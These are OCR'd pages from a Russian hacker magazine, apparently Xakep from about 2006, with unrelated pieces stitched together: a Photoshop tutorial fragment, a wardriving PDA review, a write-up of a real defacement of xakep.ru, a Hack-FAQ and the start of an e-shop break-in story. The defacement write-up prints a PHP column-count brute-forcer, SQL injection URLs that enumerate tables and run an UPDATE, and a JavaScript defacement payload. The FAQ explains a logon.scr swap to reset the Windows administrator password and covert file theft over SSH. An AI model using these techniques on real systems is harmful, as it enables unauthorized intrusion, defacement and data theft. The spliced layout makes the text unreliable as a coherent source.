
11 ПРОРИСУЕМ СУГРОБЫ

Сейчас будущий слой со снегом выглядит так, как будто он накрывает наши горы. Чтобы сделать изображение реалистичнее, необходимо добавить какую-нибудь подходящую текстуру. Выберем *Select > Inverse*, создадим новый слой, а затем снова воспользуемся инструментом Clone Stamp, чтобы перенести текстуру со светлых заснеженных областей внутрь области выделения.



12 СОЗДАЕМ ПРОТАЛИНЫ

Скрепим оба «снежных» слоя — лицо и только что созданный слой — скрепкой (в версии CS2 их можно просто выделить на панели *Layers*, кликнув по ним, удерживая *Shift*) и склеим. Создадим для этого слоя *Layer Mask*. Теперь вооружимся инструментом Brush (*B*) и в библиотеке кистей выберем какую-нибудь текстурную кисть. Будем ею закрашивать некоторые участки маски, чтобы сквозь толщу снега иногда проступали детали скалы.



13 ЧУТЬ БОЛЬШЕ МЯГКОСТИ

Для того чтобы лицо выглядело более реалистично, размоем маску фильтром Gaussian Blur с небольшими значениями. Он сделает границы мягче и поможет убрать излишние шероховатости, которые появились вследствие Posterization.

14 ДОПОЛНИТЕЛЬНЫЙ ОБЪЕМ

В конце нашей работы выделим слой со светлыми снежными участками и применим к нему стиль — для этого кликнем по *Add a Layer Style* внизу палитры *Layers*. Выберем из списка *Bevel and Emboss*, оставив параметры *Style — Inner Bevel* и *Technique — Smooth*, а значения *Shading* уменьшив до 48% каждое. Таким образом мы придадим изображению недостающую рельефность.

Мечта вардрайвера

3.7" дисплей 640x480

Встроенный кардридер для SD Card



Спецификация:

- **КПК очень маленький:** 124x87x25 мм.
- **Весит** 298 грамм.
- **Процессор:** Intel Xscale PXA270 (архитектура ARM) с частотой 416 МГц.
- Цветной качественный **дисплей** размером 3.7", разрешением 640x480 и поддержкой 65536 цветов.
- **Жесткий диск** на 4 Гб.
- **Оперативная память** объемом 64 Мб, два слота для подключения устройств и карт памяти стандартов CF и SD/MMC.
- Разъем mini-USB, инфракрасный порт, микросхема ЦАП WM8731L (такая же, как в Apple iPod Mini) и гнездо для наушников.
- Съемный литиево-ионный **аккумулятор** емкостью 1800 мАч обеспечивает до 6-ти часов работы в автономном режиме.

Внешний WiFi адаптер.
Отлично работает с kismet — мечта вардрайвера


Единственный USB-разъем.
Эта крышка вращается на 360 градусов.
Предустановленная система Linux Metrowerks OpenPDA показалась мало пригодной для работы и очень неудобной. Поэтому было принято решение поставить на это чудо OpenBSD: проект OpenBSD/zaurus существует уже полтора года.
Использовать этот КПК под OpenBSD для мультимедийных целей оказалось почти невозможно: при прослушивании mp3 в mpg321 и madplay появлялись какие-то резкие миллисекундные перепады громкости, а при просмотре видео он подтормаживал. Думается, эти баги уберут в последующих версиях OpenBSD/zaurus. При использовании предустановленной системы все работает нормально.
Zaurus
С лета 2005-го года компания Sharp выпускает на японском рынке КПК SL-C3100, который стал очень популярным инструментом среди вардрайверов, но, несмотря на это, поставляется в Россию только серыми путями. Этот компьютер оснащен встроенным жестким диском, кардридером, Wi-Fi адаптером, а самое главное — на нем стоит Linux, и можно поставить даже хакерскую систему OpenBSD.
Этот компьютер чрезвычайно удобно использовать для исследования Wi-Fi сетей. Неважно, едешь ты на тачке или идешь пешком — будет очень удобно. Он маленький, работает от аккумулятора довольно долго, и на нем отлично пашет kismet. А что еще нужно вардрайверу?
В случае любой поломки девайс нужно будет отправлять обратно в Страну восходящего солнца. Так что шаг влево, шаг вправо — и можно на неопределенный срок лишиться своей «игрушки для души» за целую кучу денег. Однако Андрюшок не побоялся и успешно поставил на КПК OpenBSD.
Сюда подключается зарядка



КАК НАС ПОИМЕЛИ

Все подробности последнего дефейса xakep.ru

ZACO
/ ZACO@YANDEX.RU /

Мы много пишем о разных взломах и часто стебемся над туповатыми программистами и бездарными админами. Однако время от времени нам самим щелкают по носу: недавно вот два негодяя задефейсили сайт нашего журнала. Стесняться тут нечего: пусть расскажут, как было дело. Мы нашли их и попросили написать статью.

На страницах xakep.ru можно найти зеркала взломов. Как правило, там находятся малоизвестные сайты, взломанные киддисами. Я решил немного исправить эту ситуацию и отправить туда же зеркало взлома самого хакера — это произвело бы много шума. Сказано — сделано. Заранее хочу поблагодарить Zadoxlik'a: он мне во многом помог при совершении этого злого деяния.

Беглый осмотр пациента

Посмотрев движок, я понял, что имею дело с самописной работой от программеров gameland. Признаюсь, меня это нисколько не разочаровало, наоборот, придало некоторый стимул для дальнейшего исследования. Все эти паблик-сплоиты настолько меня достали, что работа с «черным ящиком» доставила лишь удовольствие. Тут уже нужно иметь чутье. Первым делом я нажал на линк «статьи». Ткнув на первую попавшуюся ссылку, я попал на www.xakep.ru/post/28039/default.asp.

Ясно, что у всех публикаций на сайте менялось лишь это пятизнач-



ное число. А что делать, если этот параметр не фильтруется? Поставив вместо числа магическое слово «lala», я получил внутреннюю ошибку сервера (это то, что с http-ответом 500):

```
The system cannot find the path specified.
```


К сожалению, дальнейшие манипуляции с этим значением ни к чему не привели, и я по кнопке backspace вернулся обратно. Что-то толкнуло меня посмотреть «архив статей». Я присмотрелся к передаваемой переменной и поразился, что значение tosearch в адресе www.xakep.ru/articles/common/archive.asp?tosearch=theme%20like%20'*zEDITORz*'%20and%20theme%20like%20'*zINFOz*' содержало логическое условие. Раньше я такого никогда не видел и попробовал передать в качестве toserach значение (1=1) — сервер вернул мне страничку со всеми записями. Подставив (2=1), я увидел надпись: «Нет данных». Я уже надеялся, что значение в тупую подставляется в SQL-запрос, но после того, как я подставил (1=/**/1), и данных опять не было, я разочаровался. Посмотри, комментарии /*КАММЕНТЫ*/ — это практически стандарт SQL: употребим как в MySQL, так и в MSSQL с PostgreSQL. Радость от первой маленькой победы уже вскружила голову. Едем дальше.

Первая серьезная бага

Когда я вернулся к списку публикаций, меня заинтересовал конкурс от команды GHC. Решив немного отвлечься, я принялся за него — через полчаса получил доступ к админке, но на форуме появилась мессага о том, что конкурс пройден. Жаль, что я не приступил раньше. Хотел оставить положительный отзыв под статьей, но опять решил проверить параметры на SQL-injection — мне это удалось. Когда я нажал на кнопку «Оставить свое мнение», мне предложили ввести логин и пароль одновременно с сообщением. Зарегистрировавшись на имя «хаха» с паролем 123456, я оставил свой отзыв. Посмотрев свое сообщение, справа обнаружил две кнопки: EDIT и DELETE. Подведя курсор

Некоторые полезности MS SQL

В таблице information_schema.columns содержится информация о столбцах на сервере. Самыми полезными колонками являются table_name и column_name. Column_name содержит в себе имя столбца, а table_name — имя соответствующей таблицы. С помощью нее можно без труда узнать имена всех таблиц. Если ты знаешь имена баз данных, то понять их структуру можно так: ИМЯ.information_schema.columns. Узнать имя текущей базы данных можно с помощью функции db_name(), а имя пользователя, под которым запущен сервер, — с помощью USER(). Потом, если повезет, можно достать его пароль из какой-нибудь таблицы и попробовать подключиться к базе данных. Если использовать кавычку нельзя, например, сервер ругается на нее из-за кривой фильтрации, а строку передать нужно, то попробуй заюзать функцию bin2hex($s) — она возвратит 16-тиричное значение строки, которое можно подставить вместо нужной строки без кавычек: ?id=0x7374726F6B61, где 7374726F6B61 — значение, возвращаемое функцией bin2hex('stroka').



к кнопке EDIT, я увидел, что все нужные параметры передаются методом GET. Ну что ж, посмотрим, как дело обстоит тут. Нажал на свойства, скопировал адрес и понаставил везде кавычки. В ответ я получил еще одну ошибку — код возврата 500. Зайдя под файрфоксом (осел читает только странички с кодом 200), я увидел надпись: «The page cannot be displayed».
Когда я убрал все кавычки, передо мной предстала страница с мылом, введенным при регистрации, и сообщение, которое предстояло редактировать. Адрес в строке браузера при этом выглядел вот так:

www.xakep.ru/code/common/rateit/opinion_new.asp?code_opinion=ORT116046&code_rate=RRT175481&backto=http://www.xakep.ru/post/30242/default.asp

Совершенно ясно, что параметр code_opinion содержит идентификатор сообщения. Очевидно, что передается строка, поэтому сначала я подставил ORT116046'--. Запрос, как и следовало ожидать, выполнился без ошибок. Продолжая изыскания, я решил подставить ORT116046'%2b' , где %2b — 16-тиричное представление знака «+». Теперь можно сказать, что на 80% этот параметр подвержен SQL-injection атаке. Теперь подставим такую строчку: ORT116046'and(1=1). В этот раз все прошло без запинки. При подстановке в code_opinion ORT116046'and(2=1) я увидел лишь надпись: «Мнения не найдено».
Отлично! Параметр 100% не фильтруется. Но возможно ли провернуть через это полноценную атаку?

Сбор данных

Если вовремя определить SQL-сервер, то это сэкономит очень много драгоценного времени, поэтому займемся именно этим. По расширению asp можно догадаться, что сервер крутится под виндой. Хотя это все может быть и подставой, но в http-ответе можно наблюдать такую строчку: Server=Microsoft-IIS/6.0, что подтверждало мои догадки. Было также совершенно ясно, что на этом виндовом проекте в качестве сервера БД используется MSSQL (я понял это во время экспериментов с запросами: выполнялся оператор TOP, который присутствует только в MSSQL). Сейчас было самое время получить список интересующих меня имен таблиц и соответствующих им имен столбцов. Хорошо, что мы имеем дело с MSSQL: достать все интересующие сведения не составит труда — нужно лишь провести красивый UNION SELECT. Перебирать количество столбцов копи/пастом мне было лень, поэтому я написал маленький скрипт на php:

```
<?php
for($i=0;$i<30;$i++)
{
$s='GET http://www.xakep.ru/code/common/rateit/opinion_new.
asp?code_opinion=ORT116046\'%20UNION%20SELECT%20'.'null'.
str_repeat(',null',$i).'-- HTTP/1.0';
$f=fsockopen('xakep.ru', 80);//хост, 80 — порт
fwrite($f,$s."\r\n\r\n");
$get=fgets($f,12);
if(substr($get,9,3)!='500'){echo($s);break;}
fclose($f);//закрываем
}
?>
```


Объясню вкратце: скрипт делает перебор null'ов до тех пор, пока запрос не выполнится без ошибки, то есть мы не увидим надписи: «Внутреняя ошибка сервера». Удивило меня то, что ждать долго не пришлось: столбцов в первоначальном SELECT'е было всего восемь. Дело осталось за малым. Написав в строке браузера


www.xakep.ru/code/common/rateit/opinion_new.asp?code_opinion=ORT116046' UNION SELECT null,null,null,null,null,null,db_name(),null—,

я получил имя базы данных (www), в которой выполнялся сам запрос. Уже было понятно, что к форуму и прочим полезностям мне не подобраться, но и это результат. Теперь нужно вытащить все таблицы вместе с их содержимым:

www.xakep.ru/code/common/rateit/opinion_new.asp?code_opinion=ORT116046' UNION SELECT null,null,null,null,null,null,table_name,null from information_schema.columns—

Так я получил имя первой таблицы в базе. Далее:


/1/ достаем имена таблиц
/2/ preview из новости
/3/ апдэйтим публикацию
/4/ результат



www.xakep.ru/code/common/rateit/opinion_new.asp?code_opinion=ORT116046' UNION SELECT null,null,null,null,null,null,table_name,null from information_schema.columns where table_name not in ('dtproperties')—

Аналогично я получил весь список, но интересовала меня только таблица wpPost, содержащая в себе информацию о публикациях. Если ты еще не понял, зачем мне нужна именно эта таблица, то повторяю: моей целью был деф, а на страничке default.asp всегда лежит краткая информация о новой статье, то есть, если я сделаю в ней изменения — это уже дефейс. Конечно, можно было бы выполнить процедуру exec и залить шелл, но прав у меня не было, поэтому первый вариант показался наиболее предпочтительным. Аналогичными действиями я получил необходимые имена столбцов (column_name):
filedir, preview, title, scope.
filedir — что-то типа айдишника публикации, preview — текст публикации для предварительного просмотра, title — заголовок, scope — довольно интересный столбец. Дело в том, что xakep.ru и gameland.ru лежат на одной тачке и юзают одну БД, поэтому, чтобы как-то различать, что и где должно лежать, добавили этот параметр. Главное — в нем содержится строка 'xpost'.

deface time

Для осуществления цели мне было необходимо записать в столбец preview нужный html-код и провести дефейс. Но в нашем деле никогда не нужно спешить, поэтому для начала я решил немного поэкспериментировать. Чтобы проверить свое предположение, я нашел в списке архива незаметную статью и проапдэйтил preview так:
http://www.xakep.ru/code/common/rateit/opinion_new.asp?code_opinion=ORT116046';UPDATE wpPost SET preview='lala' where filedir=28410 and scope='xpost'--
Далее:
http://www.xakep.ru/code/common/rateit/opinion_new.asp?code_opinion=ORT116046' UNION SELECT null,null,null,null,null,null,str(filedir),preview from wpPost where filedir=28410 and scope='xpost'--
В результате в поле ввода редактируемого сообщения я получил «lala» — значит, все прошло успешно. Но не тут-то было. Открыв тот же самый архив в html-страничке, изменений в нем я не нашел даже после продолжительных тыканий в Ctrl-F5.

Тут я вспомнил, что завтра нужно идти в школу, и решил выспаться. На следующий день я посоветовался с Zadoxlik'ом. Он сказал, что странички кэшируются на сервере. Хотя это и понятно: зачем каждый раз обращаться к SQL-серверу, когда страничку можно сохранить и обновлять только раз в несколько часов. Так и здесь: ровно через час обновления произошли. Зайдя в тот самый архив, я увидел «lala» вместо красивой надписи «Найди $10 на форуме». Осталось проверить фильтрацию на выходе — и уже можно приступать к дефейсу. Для этого я проделал то же самое, но вместо «lala» незаметно засунул «lala
» — фильтрация проверит. В это время Zadoxlik уже приготовил универсальный код для дефейса:
<img g=a src="" src="" style="background:url('javascript:document.write("Defaced by ZaCo and Zadoxlk. Дружественный взлом=)
Приветы: sn0w, KoT777, limpompo, Rebz, Dronga, k1b0rg, m0nzt3r, Green Bear")')" width=-1 height=-1 onError="if(this.sa!='lol'){document.write('Defaced by ZaCo and Zadoxlik. Дружественный взлом=)
Приветы: sn0w, KoT777, limpompo, Rebz, Dronga, k1b0rg, m0nzt3r, Green Bear');this.sa='lol';}">
Страничка просто переписывалась ява-скриптом. Чтобы не мучиться с кавычками, я закодировал исходную строку в 16-тиричный формат php-функцией bin2hex($s). Для тех, кто в танке: MS SQL позволяет передавать строковые выражения в 16-тиричном формате без использования окружающих кавычек, то есть вместо «lala» можно передать просто 0x6c616c61. Ну, теперь приступим к дефейсу. Зайдя в очередной раз на главную страничку хакера, я скопировал адрес публикации о новом конкурсе взлома и вытащил значение filedir. Проапдэйтив preview новым значением, я перегрузил страничку, и вместо синего дизайна увидел белый фон, где красовались всего две строчки, которые можно увидеть на скриншоте. Вот как раз default.asp никак не кэшировалась.

sleep time

Вот и вся история. Не забывай, что не только xakep.ru может быть взломан, но и все сайты от gameland. В этой статье я не рассказал о багах на форуме, а они есть и, поверь, там не XCC. Исследуй — и будет тебе счастье.

BINARY YOUR'S



SIDEX
/ HACK-FAQ@REAL.XAKEP.RU /

Будь конкретным и задавай конкретные вопросы! Старайся оформить свою проблему максимально детально перед посылкой в Hack-FAQ. Только так я смогу действительно помочь тебе ответом, указать на возможные ошибки. Остерегайся общих вопросов «Как взломать Интернет?», ты лишь потратишь мой и свой почтовый трафик. Трясти из меня фришки (инет, шеллы, карты) — не стоит, я сам живу на гуманитарую помощь!

Более интеллектуальный товарищ боролся с «загрузочными взломами» шифрованием всего системного диска PGP и DriveEncrypt'ом.

Бэкдоров ставить не будут, и в худшем случае просто откажутся от внедрения BitLocker'а в систему под давлением органов.

Почему вахтер всегда смотрит в лицо посетителю?

Q: Есть ли черви под Мак?

A: Есть чем, было бы куда... Имея концепт заразы, портирование под определенную ОС остается вопросом времени. В последнее время развернулась зараза CME-4, которая распространяется по iChat'у, являясь концептом виря Leap. Требуя определенных действий от юзера для продолжения размножения, это не является червем в привычном смысле этого слова. Фишка работает по принципу социального инжиниринга, но не уязвимости самой ОС. Распространяется под видом скринсейвера и в оригинальной версии не представляет угрозы. Работа была выпущена как пример слабости в безопасности системы. Настоящее распространение окажется успешным лишь после запуска из-под аккаунта администратора. Другой Java-червь, OSX.Inqtana.A, был представлен на суд публике для того, чтобы показать пример использования BlueTooth Directory-уязвимости, которая была объявлена и успешно запатчена в июне прошлого года. Третья, наиболее выдающаяся уязвимость, была отражена червем, который стал доказательством возможности подобного заражения, но не был распространен в массовом порядке. Дыра, эксплуатируемая образцом, позволяет запускать исполняемые файлы из открытого архива без ведома юзера.

Q: Правда, что МС обсуждает с правительством установку бэкдоров в Висту?

A: Скандал был начат на Туманном Альбионе, где якобы копы просили контору оставить им универсальные ключи к обновленной системе шифрования ОС. Первая реакция компании была рекламной («Да, Виста будет самой секьюрной Виндой!»), потом они уже признались в сотрудничестве с милицией, не вдаваясь в подробности. Вопросы вызвал модуль BitLocker Drive Encryption, который устанавливает привязку данных к TPM-чипу (Trusted Platform Modul); также ключ может быть размещен на USB-брелке. Таким образом, по идее компании, данные могут быть обработаны лишь обладателем ключа. Девелоперы оказались более откровенны, чем пиарщики, заявив, что бэкдоров ставить не будут, и в худшем случае просто откажутся от внедрения BitLocker'а в систему под давлением органов.

Q: Поможет ли изъятие флопика против загрузки в офисную систему снималки пароля вроде NT Offline?

A: Стоит помнить, что данная прога (home.eunet.no/pnordahl/ntpasswd/editor.html) может быть внедрена в систему с разных носителей. Загрузка по темам отключается в BIOS, или же изымаются читалки тех самых носителей: флопика, CD-ROM'a (как ненужную офисному трудяге штуку), USB (как потенциальное средство похищения секретов фирмы). Изъятие разъемов USB будет скорее проблематичным, так что может помочь простая опечатка отверстий. Против лома... Более интеллектуальный товарищ боролся с подобными «загрузочными взломами» шифрованием всего системного диска PGP и DriveEncrypt'ом.

Q: Что за атака на NT с подменой файла скринсейвера?

A: Данная тема успешно эксплуатировалась в контексте NT 4.0 и до неизвестного времени была успешно применима на неизвестных билдах NT 5.0. Нужно было установить вторую NT на разбираемом компе, в настройках поменять загрузочную директорию на оригинальную, чтобы потом нашелся и был удален файл заставки входа во взламываемую систему *logon.scr*. На его место записывался *cmd.exe*, будучи переименованным во все тот же *logon.scr*. В большинстве систем *logon.scr* запускается после 15 минут неактивности при входе в систему. Старая и неразумная система запускала консоль *cmd.exe*, впускала тебя в свое чрево для беспредельного контроля. Любители GUI'я могли с успехом подменить заставку файлом *explorer.exe*. При работе с *cmd.exe* обыкновенно набивалась строчка «net user administrator 123456», которая меняла пароль администратора на прозаический 123456.

Q: Как можно отследить соединения по Remode Desktop?

A: Если тебя интересует решение посредством специального софта, то подойдет любой монитор портов. Надо лишь смотреть коннекты на 3389; простейшей софтиной для данного несложного процесса окажется Port Reporter (support.microsoft.com/kb/837243) от родной MS. Также коннекты можно отслеживать по security-логам системы, где успешные логоны будут помечены как 528 и 540. Тебя будут интересовать логоны типа 10, то есть RemoteInteractive. Для облегчения своей участи окажется полезной работа с LogParser (неофициальный сайт www.logparser.com), который отфильтрует логи под твои очень персональные нужды. Возможно, это не касается твоего вопроса, но когда нужны логи в виде кадров работы с RD, может прийти на помощь продукт вроде TurboDemo (www.turbodemo.com). К сожалению, долговременное и детальное снятие вещдоков часто приводит к сбоям в работе софтины.

Q: Почему меня постоянно сканят при логоне в ИРЦ-сетку?

A: Почему вахтер всегда смотрит в лицо посетителю? Потому что надо бы знать, кто же к нам стучится в теремок, не несет ли он чего нехорошего? В твоем случае речь идет, вероятно, о портах 1080 и 80, которые обыкновенно проверяются автоматически администрацией сети. Проверяются по той простой причине, что 1080 обыкновенно используется SOCKS'ами, а 80 — HTTP-проксами. Оба случая порой эксплуатируются негодяями при атаках на обозначенные сети, прохождении сквозь K-line'ы запрещенными юзерами и проведении массированных рекламных кампаний. Впредь будет логичным изучать MOTD (message of the day) используемых IRC-сервантов; там всегда пишут о проводимом сканировании.

Q: Что делать, если моя сетка забанена IRC-сетью?

A: Вариант первый определенно связан с предыдущим пунктом — тебе придется пользоваться другой сетью для доступа. Скажем, запуская ИРЦ-клиент с удаленного сервера вроде ircii/bitchx или установив там комфортабельный BNC. Второй вариант прозрачнее, но занимает больше времени: нужно связаться с администрацией Сети и объяснить, что ты не баран. Большинство сетей приводят их abuse-контакт во время выброса тебя из сети, просят отправить все данные k-line сообщения и описать суть твоей проблемы. Практика показывает, что до 80% подобных писем остаются без ответа. Полезнее оказывается личное общение с администрацией Сети онлайн. Так, на DALnet'е подобные вопросы решались в канале #services. Если твоя сеть была использована при проведении атаки, или один из юзеров успел успешно попить крови администрации, то добиться полного снятия бана будет сложно. Логичнее окажется просить о выписке исключения по твоему адресу, если он является статическим. Понятно, что для проведения судьбоносного разговора надо будет воспользоваться незасвеченным хостом.

Q: Существует ли более комфортабельный способ слива информации с SSH2-сервера, чем отправка файлов оттуда почтой (mailx)?

A: На самом деле, обладая ssh-доступом с достаточными привилегиями, можно там поставить все желанные средства передачи филе — http, ftp, обычные шары... Однако в случае не совсем санкционированного доступа хакер может выбрать менее шумное решение, когда файлы будут передаваться прямо по существующему каналу SSH2. Подобным решением окажутся технологии ftp over ssh2 и sftp; обе полноценно представлены прогой SecureFX (www.vandyke.com). Ряд обыкновенных ftp-клиентов, вроде CuteFTP Pro (www.cuteftp.com), обзавелись подобным в последние годы. Любители лаконичных решений могут подыскать подходящие апдейты для своих файловых менеджеров; я смог найти все необходимое для Total Commander'a. Таким образом, файлы на удаленном серванте могут быть изучены не только с абсолютным удобством обыкновенного ftp, но и надлежащим шифрованием SSH.

Q: Часто скачиваю варез в формате avseq*.dat, но любой плеер отказывается с ним работать...

A: Ответить на твой вопрос, изучив лишь расширение, — практически нереально, так как здесь нужен опытный делец варезной сцены ;). Именно он знает, что просто так проиграть файл — вряд ли получится. Здесь может прийти на помощь VCD Gear софтина (www.vcdgear.com), которая за минуту перелопатит *.dat* во вполне человеческий видеоформат, доступный зубам практически любого DivX-плеера в правильной комплектации кодеков.



ЮРИЙ ГОЛЬЦЕВ
/ **URIY.GOLTSEV@RAMBLER.RU** /

QUEST4HACK

Обзор онлайн-игр хак-тематики

Рунет/ Зарубежные квесты:

Самая, пожалуй, знаменитая игра — это Quest4Hack (www.quest.ghc.ru) от команды GHC. Состоит из 16 уровней, расчитанных на новичка в этом деле. Ничего сложного, в основном тебе придется решать задачи на тему уязвимых веб-приложений.

Cyber Agency (www.cyber.ghc.ru) — игра с очень хорошим сюжетом и непростыми уровнями, включающими в себя взлом не только веб-приложений, но и написание эксплойтов к демонам. Если хочешь почувствовать себя Джеймс Бондом Интернета, то тебе именно сюда.

Квест на сайте Antichat (www.quest.antichat.net), состоящий из 20 уровней, довольно привлекателен тем, что сделан немного по-другому, так как был построен на ошибках Quest4Hack.То есть задания аналогичные, но придется подумать над ними еще раз.

Try2Hack (www.try2hack.nl). Состоит из 11 уровней, связаных со взломом веба. Не интересна из-за отсутствия какого-либо даже самого примитивного сюжета.



Очень сильно порадовали квесты на www.hackthissite.org, которых там несколько. Все не так просты, наполнены сюжетом, состоят из заданий не только на взлом веба, но и на программирование, на криптографию, что является огромным плюсом.

Игры на сайте www.pulltheplug.org/wargames представляют собой полную эмуляцию действий реального времени, здесь нет заданий на взлом веба — основа лежит на игре с консолью и сетью. Очень интересны и непросты задания на программирование, написание эксплойтов, крэкинг. Если ты пройдешь ее, то можешь считать себя достаточно знающим человеком.

Действительно реальный квест находится по адресу: www.rootthisbox.org, где предлагается легальный взлом реальных машин. То есть кто-то предоставляет свой сервер для проверки на безопасность любому желающему.

СПАСИБО ЗА ВЗЛОМ!



L1S
/ DALNET, #RU24 /

Взлом / 03

Налет на магазин

Популярный е-шоп разорвали на части



Вообще, взлом магазинов преследуется по закону, поэтому считай эту статью небылицей и не повторяй всего этого дома.



На диске ты найдешь весь софт, описанный в этой статье.

Дело начиналось зимним холодным вечером. Я по привычке сидел у телека и тыкал все кнопки подряд с целью найти хоть что-то, что можно было бы посмотреть. Внезапно на экране появилась реклама какого-то интернет-магазина, который предоставлял огромный выбор разного стафа: от тренажеров до соковыжималок. Я бы переключил на другой канал, если бы не приметная ссылка на сайт этого магазина, которая постоянно мелькала внизу моего экрана. В моей голове сразу всплыла мысль. А почему бы не…

01/04/06

10X ТУАЛ. БУМ. 0.0 (STOLEN)
7X ДЕЗОДОРАНТ 0.0 (STOLEN)
2X ГОВЯД. СВЕЖ. 0.0 (STOLEN)
10X ВАТН. ПАЛ. 0.0 (STOLEN)
///////////////////////
80X ПРЕЗЕРВ. ЦВ. 0.0 (STOLEN)
12X ФАСОЛЬ ТУШ. 0.0 (STOLEN)
9X БАТАР. AAA 0.0 (STOLEN)

2X ОЧКИ Д/ПЛАВ. 0.0 (STOLEN)
4X ТЕТРАДЬ В КЛ. 0.0 (STOLEN)
1X БЕЛЬЕ ПОСТ. 0.0 (STOLEN)
1X ЯЙЦА ПИНГВИН. 0.0 (STOLEN)

4X НОЖН. ДЕТ. 0.0 (STOLEN)
2X КОЛБ. ВОН. 0.0 (STOLEN)
3X Ж. ХАКЕР/DVD 0.0 (STOLEN)

9X ПИВО РАЗЛ. 0.0 (STOLEN)
21X СТАКАН. ПЛ. 0.0 (STOLEN)
6X ВИЛКА ТИТАН. 0.0 (STOLEN)
9X DVD РОТА 0.0 (STOLEN)
1X ФУТБ. МУЖ. XL 0.0 (STOLEN)
1X ЧЕХОЛ Д/БИН. 0.0 (STOLEN)
3X ФЕНОБАРБУТАЛ 0.0 (STOLEN)
1X ОТВЕР. КРЕСТ. 0.0 (STOLEN)
4X DOMESTOS 2.5 0.0 (STOLEN)

1X VODKA ПАЛЕНКА 0.0 (STOLEN)
2X ШОК. АЛЕНКА 0.0 (STOLEN)
13X КЛЕЙ БФА 0.0 (STOLEN)
2X КЛЕЙ СУПЕР 0.0 (STOLEN)

2X Б/П 350W 0.0 (STOLEN)
